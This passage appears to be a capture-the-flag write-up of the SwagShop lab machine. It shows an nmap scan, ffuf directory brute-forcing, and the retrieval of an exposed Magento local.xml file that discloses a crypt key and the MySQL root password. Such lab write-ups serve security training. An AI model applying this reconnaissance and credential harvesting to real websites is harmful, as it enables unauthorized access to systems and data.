

Information Gathering


1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.140 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-07 20:23 IST
Nmap scan report for 10.10.10.140
Host is up (0.39s latency).
Not shown: 64251 closed tcp ports (reset), 1282 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.05 seconds
```

2) Checked website






Magento

Software

Magento is an open-source e-commerce platform written in PHP. Magento source code is distributed under Open Software License. Magento was acquired by Adobe Inc in May 2018 for $1.68 billion. More than 150,000 online stores have been created on the platform. Wikipedia



Create New Customer Account — Mozilla Firefox

Create New Customer Ac ×

swagshop.htb/index.php/customer/account/create/

DEFAULT WELCOME MSG!

CREATE AN ACCOUNT

Please enter the following information to create your account.

* Required Fields

First Name *: test

Last Name *: test


Email Address *: test@test.com

Password *: ••••••


Confirm Password *: ••••••

□ Sign Up for Newsletter

3) Found credentials




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://swagshop.htb/FUZZ' -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://swagshop.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 13411, Words: 2528, Lines: 289, Duration: 388ms]
media                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 255ms]
includes                [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 265ms]
lib                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 271ms]
app                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 322ms]
js                      [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 274ms]
shell                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 300ms]
skin                    [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 364ms]
var                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 287ms]
errors                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 264ms]
mage                    [Status: 200, Size: 1319, Words: 202, Lines: 55, Duration: 274ms]
                        [Status: 200, Size: 13411, Words: 2528, Lines: 289, Duration: 350ms]
:: Progress: [87651/87651] :: Job [1/1] :: 125 req/sec :: Duration: [0:11:27] :: Errors: 0 ::
```


Mozilla Fi
swagshop.htb/app/etc/local.
http://swagshop.htb/index.p
Find out what websites a
swagshop.htb/app/etc/local.xml

```
    * needs please refer to http://www.magentocommerce.com for more information.
    *
    * @category   Mage
    * @package    Mage_Core
    * @copyright  Copyright (c) 2008 Irubin Consulting Inc. DBA Varien (http://www.varien.com)
    * @license    http://opensource.org/licenses/afl-3.0.php  Academic Free License (AFL 3.0)
    */
  -->
−<config>
  −<global>
    −<install>
        <date>Wed, 08 May 2019 07:23:09 +0000</date>
      </install>
    −<crypt>
        <key>b355a9e0cd018d3f7f03607141518419</key>
      </crypt>
      <disable_local_modules>false</disable_local_modules>
    −<resources>
      −<db>
          <table_prefix></table_prefix>
        </db>
      −<default_setup>
        −<connection>
            <host>localhost</host>
            <username>root</username>
            <password>fMVWh7bDHpgZkyfqQXreTjU9</password>
            <dbname>swagshop</dbname>
            <initStatements>SET NAMES utf8</initStatements>
            <model>mysql4</model>
            <type>pdo_mysql</type>
            <pdoType></pdoType>
            <active>1</active>
          </connection>
        </default_setup>
      </resources>
      <session_save>files</session_save>
    </global>
  −<admin>
    −<routers>
      −<adminhtml>
        −<args>
            <frontName>admin</frontName>
          </args>
        </adminhtml>
      </routers>
    </admin>
  </config>
```

root:fMVWh7bDHpgZkyfqQXreTjU9

